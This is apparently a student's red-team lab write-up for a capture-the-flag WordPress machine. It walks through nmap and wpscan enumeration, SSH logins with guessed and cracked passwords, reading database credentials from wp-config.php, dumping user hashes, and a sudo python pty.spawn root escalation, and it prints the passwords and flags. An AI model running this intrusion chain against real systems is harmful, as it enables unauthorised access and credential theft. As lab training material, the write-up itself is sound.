# **Red Team: Summary of Operations**


## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

Command: nmap -sV 192.168.1.110

Scan Output:

This scan identifies the services below as potential points of entry:

* Target 1
  + Port 22/TCP Open SSH
  + Port 80/TCP Open HTTP
  + Port 111/TCP Open rcpbind
  + Port 139/TCP Open netbios-ssn
  + Port 445/TCP Open netbios-ssn

The following vulnerabilities were identified on the target:


* Target 1
  + Wordpress Enumeration (revealed users)
  + Weak User Passwords
  + Unsalted User Password Hash (Steven’s - found in mysql)
  + Privilege Escalation

### **Exploitation**


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

**Target 1:n**


* **Flag1:** b9bbcb33ellb80be759c4e844862482d
  + **Exploit Used**
    - WPScan was used to enumerate users of the Wordpress site.
  + **Command:** wpscan --url http://192.168.1.110 --enumerate u

**


* + Attempting to SSH into system using user.
  + Michael’s password was easy to guess - “michael’.
  + **Command:** ssh michael@192.168.1.110
    - pw : michael
  + **Command:** grep -rl flag1
  + 
  + Revealed flag1 was in the service.html file




* **Flag2:** fc3fd5558dcdad9ab23faca6e9a3e581c
  + ***Exploit Used***
    - Same ssh entry as flag1
  + **Command**
    - After finding flag 1, flag 2 was just a directory away.
    - Cd ..
    - Flag2 was found in the /var/www directory.




* **Flag3:**afc01ab56b50591e7dccf93122770cd2
  + **Exploit Used:**
    - Used directory traversal as Michael to find login information for MySQL.
  + **Commands:**
    - cd /var/www/html/wordpress
    - nano wp-config.php




* + With this info, access to MySQL is possible.
  + **Commands:**
  + mysql -h localhost -u root -p
  + pwd: R@v3nSecurity



* + Once in, flag 4 was found after running the following **Commands:**
    - Show databases;
    - Use wordpress;
    - Show tables;
    - Select \* from wp\_posts;



* **Flag4:** 715dea6c055b9fe3337544932f2941ce
  + **Exploit Used**
    - Flag4 was found in a similar manner as flag3.
    - While still in the wordpress database, the following **command** revealed user hashes.
    - select \* from wp\_users;



* The tool crackstation.net cracked Steven’s password as ‘pink84’.
* I was able to SSH in as Steven, giving me a new user shell to explore.
* **Command:**
  + ssh steven@192.168.1.110
  + pw: pink84
* From here, a python script was used to escalate to root.
* **Command:**
  + sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
  + cd /root
  + ls
  + cat flag4.txt

